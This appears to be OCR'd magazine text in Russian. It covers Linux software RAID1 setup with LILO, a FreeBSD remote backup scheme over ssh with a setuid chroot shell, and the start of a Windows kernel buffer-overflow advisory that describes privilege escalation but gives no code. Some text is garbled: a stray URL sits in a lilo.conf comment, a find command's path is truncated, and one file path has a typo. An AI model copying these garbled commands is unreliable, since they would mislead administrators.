Кроме того, в нашем случае параметром failed-disk устройство /dev/sda1 было помечено как сбойное с индексом 0, что должно предотвратить включение в RAID-массив при его создании раздел с работающей ОС (этот параметр применим к RAID-массивам уровней 1, 4 и 5).

После этого надо убедиться, что в системе присутствуют файлы устройств /dev/md0, а также /dev/md1,...,/dev/mdN, если разделов больше одного. Если файлы отсутствуют, их необходимо создать командами:

```
# mknod /dev/md0 b 9 0
# mknod /dev/md1 b 9 1
```

```
.....
# mknod /dev/mdN b 9 N
```

Далее можно приступить уже к поднятию RAID-массива. Для этого необходимо изменить тип файловой системы на 0xFD (Linux raid autodetect) на всех разделах жесткий дисков, которые планируется включить в массив. Также надо убедиться, что размеры созданных на диске /dev/sdb разделов чуть меньше или равны размерам соответствующих разделов на диске /dev/sda. И командой:

```
# mkraid /dev/md0
```

наконец запустить RAID-массив. Это устройство нужно отформатировать под нужную файловую систему. Файловая система может быть какой угодно, но нас интересует ext2.

```
# mke2fs /dev/md0
```

Теперь новое устройство можно подмонтировать к какому-нибудь каталогу:

```
# mount -t ext2 /dev/md0 /mnt/newroot
```

и скопировать на него содержимое текущего root-раздела.

```
# cd /
# find . -xdev | cpio -pm /mnt/newroot
```

В том случае, когда исходная файловая система состоит из нескольких разделов, эту процедуру придется повторить и для них, но для этого можно уже воспользоваться более понятной командой:

```
# cp -a /usr /mnt/newroot/usr
```

После этого требуется изменить два конфигурационных файла в новой файловой системе: /mnt/newroot/etc/fstab и /mnt/newroot/etc/lilo.conf. В первом надо заменить все файловые системы, которые планируется перевести на RAID-массив, на соответствующие RAID-устройства. В нашем случае старая строчка для корневого раздела:

```
/dev/sda1 /     ext2     defaults,errors=remount-ro     0 1
```

заменится на что-то вроде:

```
/dev/md0 /     ext2     defaults,errors=remount-ro      0 1
```

Во втором файле потребуются более существенные изменения: во-первых, надо изменить путь к устройству, с которого будет производиться загрузка, и путь к устройству, которое будет монтироваться как устройство с корневой файловой системой; во-вторых, необходимо дополнительно указать, на какие устройства надо записать загрузочную запись. Тогда обновленный lilo.conf приобретет следующий вид:

```
# Описывает загрузочное устройство, куда LILO устанавливает
# boot-сектор. Это устройство может быть либо обычным раз-
# делом, либо raw-устройством http://www.acq.osd.mil/bmdo/
# bmdolink/bcmt/images/images_lg/boom.jpg
# (в этом случае boot-сектор записывается в MBR)
# В нашем же случае загрузочным устройством является
# RAID-массив.
#
boot=/dev/md0

# Определяет устройство, которое должно быть подмонтировано
# в качестве корневой файловой системы. (`/')
#
root=/dev/md0

# Так как при записи загрузочного блока на RAID-устройство
# LILO никогда не изменяет автоматически MBR жесткого диска
# включенного в RAID-массив и при этом пронумерованным BIOS'ом
# как 0x80 (то есть диск определён в BIOS как загрузочный),
# единственный способ записать всё же в MBR такого диска
# boot-сектор - это перечислить в параметре raid-extra-boot
# все устройства, куда необходимо установить boot-сектор.
# Тогда в случае выхода из строя одного из дисков, а именно
# с которого фактически загружалась ОС, загрузка всё равно
# будет происходить с другого диска, входящего в RAID-массив.
#
raid-extra-boot="/dev/sda,/dev/sdb"

# Так как текущий загрузочный диск пока ещё не входит в
# RAID-массив, загрузка ОС, размещённой на RAID-массиве, должна
# производиться со второго диска.
# Для этого сообщаем LILO, что диск /dev/sdb будет выбран в
# BIOS как загрузочный.
#
disk=/dev/sdb
        bios=0x80

# Устанавливает указанный файл в новый boot-сектор
#
install=/boot/boot.b

delay=20

default=Linux

image=/vmlinuz
        label=Linux
        read-only
```

Когда необходимые изменения внесены, достаточно командой:

```
# chroot /mnt/newroot lilo
```

установить системный загрузчик. Теперь операционная система должна загружаться и с RAID-массива. Однако пока в RAID-массив входит только один диск /dev/sdb. Чтобы загрузиться с него, нужно перезагрузить компьютер и в BIOS выбрать в качестве загрузочного диска /dev/sdb.

Когда операционная система загрузится, работу RAID-массива можно проверить, посмотрев содержимое файла /proc/mdstat. Там должно быть что-то похожее на:

```
Personalities : [raid1]
read_ahead 1024 sectors
md0 : active raid1 sdb1[1]
      3365504 blocks [1/2] [_U]
```

Такая запись означает, что пока только один диск входит в работающий RAID-массив. Для завершения процедуры остается только добавить второй диск в массив:

```
# raidhotadd /dev/md0 /dev/sda1
```

После ввода этой команды начнется процесс зеркалирования диска, по окончании которого файл /proc/mdtstat приобретет следующий вид:

```
Personalities : [raid1]
read_ahead 1024 sectors
md0 : active raid1 sda1[0] sdb1[1]
      3365504 blocks [2/2] [UU]
```

На этом построение RAID-массива можно считать законченным. Но тема вряд ли будет исчерпана, если не сказать пару слов о средствах мониторинга. А таким средством уже стало принято считать утилиту Нейла Брауна mdadm (multiple device admin). Применение ее чрезвычайно просто – достаточно запустить эту программу в режиме мониторинга и перечислить в командной строке устройства, состояние которых надо отслеживать.

```
# nohup mdadm -F -m admin@mydomain.com /dev/md0 &
```

В случае какого-либо изменения в состоянии RAID-массива описание события отправится по адресу admin@mydomain.com.

Вообще говоря, утилита mdadm предназначена не только для мониторинга, а скорее задумывалась как замена raidtools. И всю описанную процедуру построения массива можно было бы выполнить, используя только mdadm, которая имеет множество преимуществ по сравнению с raidtools. Использование этой утилиты полностью описано в её man-странице, поэтому в данной статье ограничусь лишь несколькими замечаниями.

Во-первых, вся функциональность, которая в raidtools разбросана по нескольким командам (mkraid, raidstart, raidstop, raidhotadd и т. д.), в mdadm сосредоточена в одной команде и определяется параметрами этой команды. А во-вторых, mdadm не полагается на файл /etc/raidtab. Всю необходимую информацию для создания и управления RAID-массивами mdadm черпает из командной строки или, дабы не перечислять каждый раз в командной строке, какое устройство к какому массиву относится, из конфигурационного файла /etc/mdadm.conf. Впрочем, этот файл mdadm может опять же создать автоматически после того, как будут созданы все RAID-массивы.

И напоследок, пара слов о восстановлении системы после сбоя.

Если контроллер жёстких дисков сообщает соответствующему драйверу ОС, что на каком-то разделе одного из дисков невозможно произвести операцию чтения или записи, то такой раздел помечается в RAID-массиве как сбойный. И как уже было сказано, системный администратор может быть уведомлен письмом об этом событии.

Допустим, произошёл сбой на диске /dev/sda. Тогда всё, что остаётся сделать системному администратору, это:

- остановить работу ОС;
- выключить компьютер;
- заменить сбойный диск на новый;
- включить компьютер и подождать, пока загрузится ОС;
- создать раздел /dev/sda1 с размером, равным или чуть большим, чем размер /dev/sdb1;
- изменить тип файловой системы раздела /dev/sda1 на 0xFD;
- добавить новый раздел в RAID-массив.

```
# raidhotadd /dev/md0 /dev/sda1
```


После этого можно, не дожидаясь окончания процесса зеркалирования диска, устанновить boot-сектор в MBR диска /dev/sda вводом команды:

```
# lilo
```


на случай, если в следующий раз выйдет из строя диск /dev/sdb.

На этом рассказ о построении RAID-массивов можно считать законченным. Но в заключение всё же добавлю, что применение технологии RAID помогает избежать потери данных при выходе из строя дисков, лишь тогда, когда контроллер дисков может этот сбой обнаружить. И кроме того, в случае, когда целостность файловой системы нарушается из-за программного сбоя или внезапного отключения питания, RAID-массив тоже окажется бесполезен. Поэтому никогда не стоит отказываться от такой полезной вещи, как свежий бэкап.

[1] Серебряков А. «Основы систем хранения данных». – журнал «Системный администратор». – 2003г., №3(4). с. 62-76.



УДАЛЕННОЕ РЕЗЕРВНОЕ КОПИРОВАНИЕ



ПРИМЕР РЕАЛИЗАЦИИ В FREEBSD

ДЕНИС ПЕПЛИН

Резервное копирование, как правило, предусматривает наличие некоторого объема «ручной работы». Обычно это замена съемных носителей. Наличие этого этапа мешает полностью автоматизировать процесс и тем самым накладывает ограничение на частоту резервного копирования, а в некоторых случаях и на его регулярность. Выходом из ситуации может стать создание промежуточных копий на жестком диске. Это позволит, не снижая частоты резервного копирования, уменьшить частоту сохранения данных на съемные носители (а в некоторых случаях и вообще отказаться от него).

Вместе с тем надежность такого решения практически невозможно обеспечить, если жесткий диск подключен к тому серверу, с которого делается копия, и организация удаленного резервного копирования становится необходимостью.

Пример, о котором пойдет речь, несложно реализовать в любой системе, где есть ssh и tar (последний выбран произвольно и может быть заменен на cpio, pax или даже dump). Тем не менее, поскольку некоторые детали реализации будут различны даже для FreeBSD и Linux, пришлось отказаться от идеи сделать некий универсальный пример, что привело бы только к излишнему усложнению.

Выбор ssh обусловлен необходимостью обеспечить безопасность данных при передаче по сети. Тем не менее, этот выбор сам по себе не освобождает от необходимости принятия дополнительных мер безопасности как по отношению к данным, так и по отношению к серверу, служащему для сохранения резервных копий. Для этого, во-первых, необходимо правильно устанавливать права на файлы, во-вторых, все действия должны быть выполнены под пользователями с минимально возможными привилегиями, и, наконец, в качестве дополнительной меры нелишним будет применить chroot.

Ситуацию с правами на файлы проиллюстрирую на примере:

```
# tar -cf etc.tar /etc
# ls -l etc.tar
-rw-r--r--  1 root  wheel  1607680  7 мар 15:51 etc.tar
```

Теперь можно сравнить права на архив с правами на один из файлов, который был туда упакован:

```
# ls -l /etc/master.passwd
-rw-----  1 root  wheel  6370  6 мар 18:02 /etc/
master.passwd
```

Налицо нарушение безопасности. Исправить ситуацию поможет umask:

```
# rm etc.tar
# ( umask 077 ; tar -cf etc.tar /etc )
# ls -l etc.tar
-rw-----  1 root  wheel  1607680  7 мар 16:07 etc.tar
```

Круглые скобки помогают оставить значение umask в сеансе пользователя неизменным. При вызове из скрипта они, как правило, не нужны.

Второе требование безопасности относится к учетной записи для входа на удаленный сервер. Поскольку эта запись используется только для копирования файлов, прав пользователя должно быть достаточно, чтобы сохранять файлы в своем домашнем каталоге. Он не должен вхо-

дить в группу wheel. Лучше всего, если он будет входить в свою собственную группу, или в группу, созданную специально для резервного копирования.

В последующих примерах потребуется различать сервер, с которого производится резервное копирование и сервер, на который сохраняются копии. Назовем первый srv, а второй – backup.

Сначала нужно создать учетную запись на backup. Вручную (vipw) или же с помощью adduser или pw получаем следующее:

```
backup$ grep "^backup:" /etc/passwd
backup:*:6554:6554:backup:/home/backup:/bin/sh
backup$ grep "^backup:" /etc/group
backup:*:6554:
```

Идентификаторы пользователя и группы выбраны произвольно, и в вашей системе могут быть другими. Задайте пароль – он потребуется для первоначальной настройки. После пароль не понадобится, так как для автоматизации процесса резервного копирования авторизация по паролю должна быть заменена на авторизацию на основе ключей.

Для настройки применяется программа ssh-keygen. Она генерирует два ключа: приватный и публичный, которые сохраняются в ~/.ssh/id_rsa и ~/.ssh/id_rsa.pub соответственно (если выбраны ключи rsa). Пароль ключа оставьте пустым. Публичный ключ скопируйте на сервер backup в ~backup/.ssh/authorized_keys.

```
srv# ssh-keygen -t rsa
srv# ssh backup@backup "mkdir -m 700 ~backup/.ssh"
srv# scp ~/.ssh/id_rsa.pub backup@backup:~backup/ ↵
.ssh/authorized_keys
```

Теперь, если при входе на backup пароль не запрашивается, беспарольный вход настроен. Пароль для учетной записи backup в /etc/master.passwd необходимо заменить на *.

Для предотвращения доступа к любым файлам за пределами каталога пользователя необходимо использование chroot. Это позволяет довести уровень безопасности до приемлемого при беспарольном входе в систему (что возможно, поскольку пользователь backup не является суперпользователем и даже не входит в группу wheel). Поэтому следующий шаг настройки – вызов chroot при входе пользователя на хост backup. При вызове необходимо задать каталог, который станет новым корневым каталогом и выполняемую команду, которая в данном случае станет новой оболочкой пользователя.

В chroot-окружении можно разместить всю систему, а можно только необходимый набор файлов. По соображениям безопасности (наличие файлов suid в chroot-окружении крайне нежелательно) и экономии свободного места предпочтительнее второй вариант.

Самым минимальным набором является /bin/sh, но нам понадобятся еще /bin/cat, /bin/sleep и /usr/bin/gzip. Возможно, не совсем правильный, но вполне работоспособный вариант – скопировать их из имеющейся системы. При последующем обновлении системы придется обновлять и эти файлы, так что лучше всего создать скрипт, который проделает все сам. Скрипт, приведенный в качестве примера (назовем его makechroot.sh), нужно выполнять из под root на хосте backup, задав в качестве параметра имя пользователя backup.

```
#!/bin/sh

username=$1

if [ "${username}" = "" ]; then
    echo "Usage: $_ username"
    exit 1
fi

homedir=`pw usershow $username | awk -F: '{print $9}'`

if [ ! -d ${homedir} ]; then
    echo "Error: no such dir ${homedir}"
    exit 1
fi

cd ${homedir}
mkdir -p bin usr/bin
cp -p /bin/sh /bin/cat /bin/sleep bin
cp -p /usr/bin/gzip usr/bin
```

После подготовки chroot-окружения необходимо определиться со способом вызова chroot. Наиболее универсальный способ – сделать вызов при запуске оболочки пользователя, в этом случае он будет выполнен независимо от способа входа в систему.

Можно указать в качестве оболочки пользователя программу, которая выполняет chroot, а затем вызывает оболочку. Вот пример такой программы:

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <errno.h>
#include <sys/types.h>

#define SHELL "/bin/sh"

main (int argc, char **argv, char **envp) {
    char *home;
    gid_t uid, gid;

    home = getenv("HOME");
    if (chroot(home)) {
            perror("");
            exit(1);
    }

    gid = getgid();
    uid = getuid();
    setegid(gid); seteuid(uid);

    if (execvp(SHELL, argv/*, envp*/)) {
            perror("");
    }
}
```

Поскольку вызов chroot может выполнять только суперпользователь, программу необходимо устанавливать с битом suid. После вызова привилегии суперпользователя больше не нужны: программа устанавливает эффективные идентификаторы пользователя и группы (euid и egid) в соответствии реальным, а затем запускает оболочку /bin/sh.

Вот соответствующий Makefile:

```
all:
    cc -o chrootsh chrootsh.c
install: all
    install -m 4555 chrootsh /bin/chrootsh
    @if [ -z `grep "/bin/chrootsh" /etc/shells` ] ; \
    then \
```

```
    echo "/bin/chrootsh" >> /etc/shells ; \
    fi
clean:
    rm chrootsh
```

Не забудьте сменить оболочку пользователя на /bin/chrootsh. Вся последовательность действий будет такой:

```
backup# make install clean
backup# ./makechroot.sh backup
backup# pw usermod backup -s /bin/chrootsh
```

Теперь можно зайти с хоста srv и убедиться, что все работает:

```
srv# ssh backup@backup
backup$ echo /*
/bin /usr
```

Эта команда показала содержимое текущего корневого каталога. Если вызов chroot прошел успешно, это каталог ~backup.

Процедура резервного копирования некоего каталога теперь сводится примерно к следующему:

```
srv# tar -cf - /somedir | ssh backup@backup "umask 077; ↵
cat > somedir.tar"
```

Опция «f –» указывает tar копировать архив на стандартный выход, который перенаправляется на ssh. На удаленном сервере sshd запускает сначала umask, а затем cat, на стандартный вход которой и подается архив. Небольшая проблема возникает при использовании опции tar –z, поскольку при таком способе копирования размер архива немного изменяется. Для tar это несущественно, а gzip, хотя и распаковывает архив нормально, все же выдает ошибку. Обойти проблему очень просто:

```
srv# tar -cf - /somedir | ssh backup@backup "umask 077;  ↵
cat | gzip > somedir.tgz"
```

Если в целях экономии трафика при передаче по сети должно быть использовано сжатие, его можно включить соответствующей опцией ssh.

Как упоминалось выше, tar можно заменить на любую другую программу резервного копирования. На выбор программы мало влияет тот факт, что копирование производится удаленно, ведь все, что нужно – скопировать архив на стандартный выход.

Если предполагается сохранять файловую систему целиком, лучше всего воспользоваться программой dump: она позволяет с помощью флагов nodump исключать каталоги и отдельные файлы из архива (по умолчанию эти флаги игнорируются на уровне 0), так что после некоторой подготовительной работы можно научиться создавать архивы, содержащие только нужные файлы. По некоторым оценкам dump обеспечивает наилучшее качество резервного копирования, хотя архивы можно распаковать только на такой же файловой системе (в то время как архивы tar может распаковать даже Winzip).

Другой подход, на который ориентирована в первую очередь cpio и с которым может работать tar – упаковка только необходимых файлов. Список файлов для cpio подается ей на стандартный вход, а для tar включается опцией –I (она же –T или —files-from). Этот подход несколько упрощает создание архивов в случае, если нет необходимости сохранять всю систему целиком.

Вот один из способов применения такого подхода:

- Установить систему и все необходимые пакеты.
- Определиться с меткой времени завершения установки. Этой меткой может быть один из только что созданных файлов, или же можно задать ее явно:

```
# touch /root/startdate
```

- Создать список установленных пакетов:

```
# pkg_info > /root/pkg_list
```

- Отредактировать список пакетов, убрав из него зависимости (опционально).
- Настроить систему и приложения.
- Создать список измененных файлов (который будет состоять в основном из файлов конфигурации):

```
# find / -newer /root/startdate -print > /root/
```

- Отредактировать список, добавив туда необходимые файлы и каталоги.

Список, полученный таким способом, нужно периодически обновлять (обычно при изменении конфигурации). Иногда проще добавить целый каталог, чем разбираться с отдельными файлами – tar архивирует каталоги целиком и нет смысла добавлять файлы из каталога, если добавлен каталог (cpio ведет себя по-другому). Не забудьте также про опцию –X, она может понадобиться, если потребуется исключить отдельные файлы и каталоги.

Резервное копирование теперь выполняется так:

```
srv# tar -I /root/modfiles -cf - | ssh backup@backup ↵
"umask 077; cat | gzip > arcname.tgz"
```

Теперь, выбрав период резервного копирования, можно добавить запись в crontab.

Фактически создан довольно удобный «sandbox», в который можно сбрасывать все что угодно. Но сброшенный туда файл – еще не совсем резервная копия в строгом смысле этого слова. Резервную копию необходимо обезопасить от любых последующих воздействий. Классический метод, которым это обычно делается – запись копии на ленту с последующей ротацией лент и периодическим откладыванием их в архив. Но если у вас есть ленточный накопитель достаточной емкости, совсем необязательно создавать на диске промежуточные копии. Можно сразу указать вместо arcname.tgz имя файла устройства (пользователя backup потребуется включить в группу operator), а cat заменить на dd:

```
srv# tar -I /root/modfiles -cf - | ssh backup@backup ↵
"dd of=/dev/sa0 obs=20b"
```

Если же ленточного накопителя нет, в качестве сменного носителя можно выбрать компакт-диски. Они дале-

ко не так удобны как ленты, хотя их и можно использовать напрямую почти так же как последние, лишь сменив dd на burncd (для ATA CD-RW):

```
  srv# tar -I /root/modfiles -cf - | ssh backup@backup ↵
"burncd data - fixate"
```

Неудобства, связанные с использованием последнего способа, вызванные главным образом малым объемом компакт-дисков, мешают эффективно применять этот метод. Во всяком случае, накладываются существенные ограничения на частоту резервного копирования и на объем сохраняемой информации.

Но то, что сервер, с которого делается резервная копия, и сервер, на который она сохраняется, могут быть разнесены на практически любое расстояние и при этом можно обеспечить высокий уровень защиты сервера резервного копирования, позволяет в принципе обойтись вообще без съемных носителей или сделать их дополнением к копиям на жестком диске сервера резервного копирования.

Конечно, сервера резервного копирования далеко не новость. Выше показано лишь как можно сделать нечто подобное стандартными средствами Unix, не углубляясь в дебри программирования. Не хватает только одной детали: после создания копии она должна быть перенесена за пределы chroot-окружения пользователя backup.

Попутно можно наладить классическую систему ротации резервных копий (понять, что это такое, можно посмотрев, что делает с логами newsyslog), и написать для этого небольшой скрипт. Можно поступить проще, применив для именования копий команду date, вычищая впоследствии старые копии с помощью find. Последний вариант привлекателен и тем, что не связывает частоту резервного копирования с временем хранения копий и таким образом делает возможным откладывание копий в архив (с возможным сбросом на съемные носители) с любой периодичностью.

Его можно реализовать примерно так:

```
  backup# umask 077; cp ~backup/arcname.tgz /backupdrive/   ↵
backup/ arc`date '+%d%m%y'`.tgz
```

Имя файла формируется на основе текущей даты, что очень удобно. При желании можно добавить еще и время.

И создание промежуточной копии и перенос копии на хосте backup выполняются из-под root. И если в первом случае это зачастую необходимость, то во втором можно создать второго пользователя, входящего в ту же группу, что и пользователь backup и копировать файлы с его правами. Значение umask при удаленном копировании потребуется изменить на 007, а при переносе копии оставить неизменным. Группа backup должна использоваться только для резервного копирования и ни для чего больше по соображениям безопасности. Еще один вариант – создать пользователя с тем же uid, что и у backup, но с другой оболочкой и выполнять перенос копий с его правами. В зависимости от настроек системы этот вариант может как улучшить, так и ухудшить безопасность копий.

Для автоматизации всего процесса резервного копирования потребуется решить одну небольшую проблему: синхронизировать процесс создания промежуточной копии и ее переноса. Даже если часы обеих серверов синхронизированы, невозможно заранее определить продолжительность процесса создания промежуточной копии. Можно задать заведомо достаточный временной интервал (например, один час), а можно оставлять метку о завершении первого процесса и заставить второй процесс ждать появления этой метки. В две строки это выглядит так:

```
  0 5 * * * cd ~backup; while [ done -ot arcname.tgz ];  ↵
do sleep 60; done; umask 077; touch arcname.tgz; ↵
cp arcname.tgz  /backup/srv/`date +\%d\%m\%y`.tgz
  0 5 * * * tar -I /root/mfiles -cf - | ssh backup@backup  ↵
"umask 007; cat | gzip > arcname.tgz && sleep 1 && echo > done"
```

Первая строка должна быть помещена в crontab на хосте backup, а вторая – на хосте srv. Предполагается, что оба запускаются приблизительно одновременно, хотя на самом деле порядок их запуска и временной интервал между запусками не так уж важен (в разумных пределах).

Проверка на время изменения файла – не самое очевидное решение. Но именно таким способом можно выполнить все действия на хосте backup, не прибегая к учетной записи суперпользователя, а воспользовавшись пользователем из той же группы, что и пользователь backup. Права на домашний каталог пользователя backup лучше всего установить в 750.

В этих простых примерах не учтена возможность длительной потери связи между серверами, но это уже забота системного администратора, как и любая другая адаптация примеров к специфике своей сети.

Переполнение буфера в обработчике сообщений Windows kernel (патч)

Переполнение буфера обнаружено в обработчике сообщений об ошибках Windows-ядра. Локальный или удаленный атакующий может получить административные привилегии на уязвимой системе.

Windows kernel – ядро операционной системы. Оно обеспечивает службы системного уровня типа управления устройствами и памятью, распределяет процессорное время между процессами и управляет обработкой ошибок.

Недостаток обнаружен в пути, которым сообщения об ошибках ядра передаются отладчику. В результате успешной эксплуатации этой уязвимости, нападающий может запустить произвольный код на системе и выполнить любое действие, включая удаление данных, добавление учетных записей с административным доступом или переконфигурирование системы.

